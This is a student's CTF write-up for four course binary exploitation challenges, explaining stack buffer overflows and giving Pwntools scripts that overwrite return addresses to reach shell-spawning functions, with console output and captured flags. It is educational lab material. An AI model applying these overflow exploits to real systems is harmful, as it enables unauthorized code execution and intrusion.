Week5-Pwn Write-ups

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
!!! 600/300 pts solved !!!

BOF (50 pts)

In this challenge, without any useful information provided, we directly open the binary file `bof` with Binary Ninja to inspect the Disassembly.



Our idea is to enter the `get_shell` function, which calls `system("/bin/sh")` to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `get_shell` function is never called by the `main` function nor referenced elsewhere.

However, the `main` function calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow.

Thus, as we can see in the stack view of the `main` function, by overflowing the read buffer `buf` starting from `rbp-0x20`, we can theoretically overwrite the pushed return instruction pointer `__return_addr` with the prologue-skipped address of the `get_shell` function at line `0x40121d`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
```

```python
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
get_shell_addr = e.symbols.get_shell + len(s)

print(p.recvuntil(b"> ").decode())
msg = b"A" * 0x28 + p64(get_shell_addr)
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Overwriting the return address in the stack to: {hex(get_shell_addr)}")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk5/bof# python3 bof.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1280: Done
[*] '/root/wk5/bof/bof'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
hello, xz4344. Please wait a moment...

        Hey there! Enjoying OffSec so far?

        >
[*] Sending raw bytes: b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1d\x12@\x00\x00\x00\x00\x00'
[*] Overwriting the return address in the stack to: 0x40121d
[*] Switching to interactive mode

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$ cat flag.txt
flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_33ec3b27c76880be}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1280
```


The captured flag is `flag{Sm4sh1ng_Th3_St4ck_m0stly_f0r_fUn!_33ec3b27c76880be}`.

Bypass (50 pts)

In this challenge, without any useful information provided, we directly open the binary file `bypass` with Binary Ninja to inspect the Disassembly and the High-Level IL.



Our idea is to enter the `win` function (screenshot omitted), which calls `system("/bin/sh")` to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `win` function is never called by the `main` function nor referenced elsewhere.

However, the `get_input` function (called by the `main` function) calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow. Besides, in order to correctly return, the data `var_10` at `rbp-0x8` must equal the global variable `number`, which has already been printed beforehand.


Thus, as we can see in the stack view of the `get_input` function, by overflowing the read buffer `buf` starting from `rbp-0x20`, we can theoretically overwrite the data at `rbp-0x8` with the printed value of the global variable `number`, and the pushed return instruction pointer `__return_addr` with the prologue-skipped address (screenshot omitted) of the `win` function at line `0x401388`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)

print(p.recvuntil(b": ").decode())
number = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving the number: {hex(number)}")

print(p.recvuntil(b"> ").decode())
msg = b"B" * 0x18 + p64(number) + b"B" * 0x8 + p64(e.symbols.win + len(s))
```

```
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Assigning the number's value as: {hex(number)}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

p.interactive()
```


The console output of the script execution is shown below.



The captured flag is `flag{n0_n33d_t0_gu3ss_wh3n_y0u_c4n_L34K_0f_th3_CaNarY_v4lu3!_24de86686a35a38d}`.

Lockbox (200 pts)

In this challenge, without any useful information provided, we directly open the binary file `lockbox` with Binary Ninja to inspect the Pseudo-C.



Our idea is to enter the `win` function. After passing the comparison between the global variable `key` and `0xbeeff0cacc1a`, `my_string` will be set to `key ^ 0x68cdc09ea3ae35`, which is equal to `/bin/sh`, and then `system("/bin/sh")` is called to run the shell as a subprocess, in which we can execute `cat flag.txt` to retrieve the flag. Yet the `win` function is never called by the `main` function nor referenced elsewhere.

However, the `main` function calls `gets(&buf)`, which does not control the read buffer length, leading to the vulnerability of stack buffer overflow. Besides, the data `var_38` at `rbp-0x30` is treated as a pointer (an address), whose dereference is set to the data `var_30` at `rbp-0x38`.


Thus, as we can see in the stack view of the `main` function, by overflowing the read buffer `buf` starting from `rbp-0x40`, we can theoretically overwrite the data at `rbp-0x30` with the address of the global variable `key`, the data at `rbp-0x28` with the requested value `0xbeeff0cacc1a` of the global variable `key`, and the pushed return instruction pointer `__return_addr` with the prologue-skipped address (screenshot omitted) of the `win` function at line `0x40123c`.

Therefore, to perform execution hijacking through stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
key = 0xbeeff0cacc1a
key_addr = e.symbols.key
s = asm("endbr64 ; push rbp", arch='amd64')
win_addr = e.symbols.win + len(s)

print(p.recvuntil(b"> ").decode())
```

```
msg = b"C" * 0x10 + p64(key_addr) + p64(key) + b"C" * 0x28 + p64(win_addr)
p.sendline(msg)
log.info(f"Sending raw bytes: {msg}")
log.info(f"Recognizing the key's address as: {hex(key_addr)}")
log.info(f"Assigning the key's value as: {hex(key)}")
log.info(f"Overwriting the return address in the stack to: {hex(win_addr)}")

p.interactive()
```


The console output of the script execution is shown below.



The captured flag is `flag{y0u_d0n't_n33d_4_k3y_1f_y0u_h4v3_4_BOF!_bbd74b38de30e03e}`.

Jumper (100 pts)

In this challenge, without any useful information provided, we directly open the binary file `jumper` with Binary Ninja to inspect the Disassembly and the Pseudo-C.



According to the comparison operation from the line `0x40127b` to `0x401281` in the `main` function, to let the `get_flag` function be called, the global variable `height` must be increased from the initialized value `0x132d` to the final value `0x1337`. Yet the only add operation on the global variable `height` is `height += 1` from the line `0x401262` to `0x401271` in the `main` function.

However, the `get_input` function calls `read(0, &buf, 0x40)`, limiting the read buffer length to `0x40`, which is larger enough to overwrite the pushed return instruction pointer `__return_addr` according to the stack view of the `get_input` function.

Thus, what we need to do is, by overflowing the read buffer `buf` starting from `rbp-0x30`, theoretically overwrite the pushed return instruction pointer `__return_addr` with the prologue-skipped address (just after the `init` function call) of the `main` function at line `0x401262` ten times. In this case, the Pseudo-C code line `height += 1` is executed ten times and the global variable `height` is increased by 10 in total to `0x1337`.

Therefore, to perform stack overflow, a script using Pwntools is written to send raw bytes to the server. Part of the script is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
e = ELF(CHALLENGE)
s = asm('''
        endbr64
        push rbp
        mov rbp, rsp
        sub rsp, 0x10
        mov dword [rbp-0x4], edi
```

```
        mov qword [rbp-0x10], rsi
        mov eax, 0x0
        ''', arch="amd64")
jump_to_addr = e.symbols.main + len(s) + 5

height = 0x132d
while True:
    print(p.recvuntil(b"> \n").decode())
    height += 1
    log.info(f"Increasing the height by one to: {hex(height)}")
    if height == 0x1337:
        p.sendline()
        break
    msg = b"D" * 0x38 + p64(jump_to_addr)
    p.send(msg)
    log.info(f"Sending raw bytes : {msg}")
    log.info(f"Overwriting the return address in the stack to: {hex(jump_to_addr)}")

p.interactive()
```

